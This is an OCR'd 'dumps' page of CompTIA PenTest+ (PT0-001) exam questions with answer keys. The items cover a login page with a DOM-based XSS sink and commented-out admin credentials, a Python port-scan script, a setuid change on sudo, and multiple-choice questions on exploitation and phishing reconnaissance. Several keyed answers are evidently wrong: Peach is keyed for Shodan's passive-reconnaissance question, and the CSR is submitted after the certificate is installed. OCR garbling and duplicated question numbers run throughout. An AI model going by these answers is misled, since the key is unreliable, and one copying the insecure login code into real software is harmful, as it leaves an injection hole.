

PT0-001 Dumps


CompTIA PenTest+ Certification Exam


https://www.certleader.com/PT0-001-dumps.html



NEW QUESTION 1
DRAG DROP
Performance based
You are a penetration Inter reviewing a client's website through a web browser. Instructions:
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.








https://comptia.org/login.aspx#remediatesource

```
<meta
[illegible]
[illegible]
[illegible]
</select></script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("?x=")+3)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value="main.do"/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:100px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:120px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



https://comptia.org/login.aspx#viewcert

Certificate

General | Details | Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org


Issued by: RapidSSL SHA256 CA

Valid from 3/ 16/ 2016 to 3/ 16/ 2016

Install Certificate... | Issuer Statement


Learn more about certificates

OK




https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires /...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	[illegible]	www.com...	/	Session	41			
__utma	[illegible]	comptia.o...	/	2019-10-1...	59			
__utmb	[illegible]	comptia.o...	/	2017-10-1...	32			
__utmc	[illegible]	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	[illegible]	comptia.o...	/	2019-10-1...	48			
__utmz	[illegible]	comptia.o...	/	2018-04-1...	99			
_hjIncludedInSample	[illegible]	comptia.o...	/	2019-10-1...	66			
[illegible]	[illegible]	comptia.o...	/	2017-10-1...	13			



https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires /...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	[illegible]	www.com...	/	Session	41	☐	☐	☐ delete
__utma	[illegible]	comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	[illegible]	comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	[illegible]	comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	comptia.o...	/	2017-11-1...	7	☐	☐	☐ delete
__utmv	[illegible]	comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	[illegible]	comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_hjIncludedInSample	[illegible]	comptia.o...	/	2017-10-1...	66	☐	☐	☐ delete
[illegible]	[illegible]	comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete



Secure System
https://comptia.org/login.aspx#remediatecert

Certificate

General | Details | Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):
•Ensures the identity of a remote computer

*Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 16/ 2016 to 7/ 19/ 2019

Install Certificate... | Issuer Statement

Learn more about certificates

OK

Drag and Drop Options
- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 ?


Step 2 ?

Step 3 ?

Step 4 ?

Answer:

Explanation:




Step 1
Remove certificate from server

Step 2
Generate a Certificate Signing Request

Step 3
Install re-issued certificate on the server

Step 4
Submit CSR to the CA

NEW QUESTION 2
DRAG DROP
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = "Administrator"
The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all



Code segment | Output

s[4:8] | | iita | imdA

s[4:12:2] | | inis | nist


s[3::-1] | | nsrt | rota

s[-7:-2] | | snmA | trat

Answer:

Explanation:
Nsrt
Snma
Trat
Imda

NEW QUESTION 3
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. INSTRUCTIONS:
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.



```
self.ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
}
```

```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
run_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
port_scan(sys.argv[1], ports)
```

```
!/usr/bin/bash
```

```
?
import socket
import sys
?
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
?
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
?
```

Answer:

NEW QUESTION 4
The following command is run on a Linux file system: Chmod 4111 /usr/bin/sudo
Which of the following issues may be explogted now?

A. Kernel vulnerabilities
B. Sticky bits
C. Unquoted service path
D. Misconfigured sudo

Answer: D

NEW QUESTION 5
In which of the following components is an explogted vulnerability MOST likely to affect multiple running application containers at once?

A. Common libraries
B. Configuration files
C. Sandbox escape
D. ASLR bypass

Answer: D

NEW QUESTION 6
Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

A. Peach
B. CeWL
C. OpenVAS
D. Shodan

Answer: A

NEW QUESTION 7
While prioritizing findings and recommendations for an executive summary, which of the following considerations would De MOST valuable to the client?

A. Levels of difficulty to explogt identified vulnerabilities
B. Time taken to accomplish each step
C. Risk tolerance of the organization
D. Availability of patches and remediations

Answer: C

NEW QUESTION 8
A penetration tester successfully explogts a DM2 server that appears to be listening on an outbound port The penetration tester wishes to forward that traffic back to a device Which of the following are the BEST tools to use few this purpose? (Select TWO)

A. Tcpdump
B. Nmap
C. Wiresrtark
D. SSH
E. Netcat
F. Cain and Abel

Answer: CD

NEW QUESTION 9
The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access
B. Limited network access
C. Misconfigured DHCP server
D. Incorrect credentials
E. Network access controls

Answer: A

NEW QUESTION 10
A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization. Which of the following techniques would be the MOST appropriate? (Select TWO)

A. Query an Internet WHOIS database.
B. Search posted job listings.
C. Scrape the company website.
D. Harvest users from social networking sites.
E. Socially engineer the corporate call cente

Answer: AB

NEW QUESTION 10
A penetration tester notices that the X-Frame-Optjons header on a web application is not set. Which of the following would a malicious actor do to explogt this configuration setting?

A. Use path modification to escape the application's framework.
B. Create a frame that overlays the application.
C. Inject a malicious iframe containing JavaScript.
D. Pass an iframe attribute that is maliciou


Answer: B

NEW QUESTION 11
A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?

A. Launch an SNMP password brute force attack against the device.
B. Lunch a Nessus vulnerability scan against the device.
C. Launch a DNS cache poisoning attack against the device.
D. Launch an SMB explogt against the devic

Answer: A

NEW QUESTION 16
A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."



```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
   echo "True"
else
   echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

A. Change fi' to 'Endlf
B. Remove the 'let' in front of 'dest=5+5'.
C. Change the '=" to '-eq'.
D. Change •source* and 'dest' to "Ssource" and "Sdest"
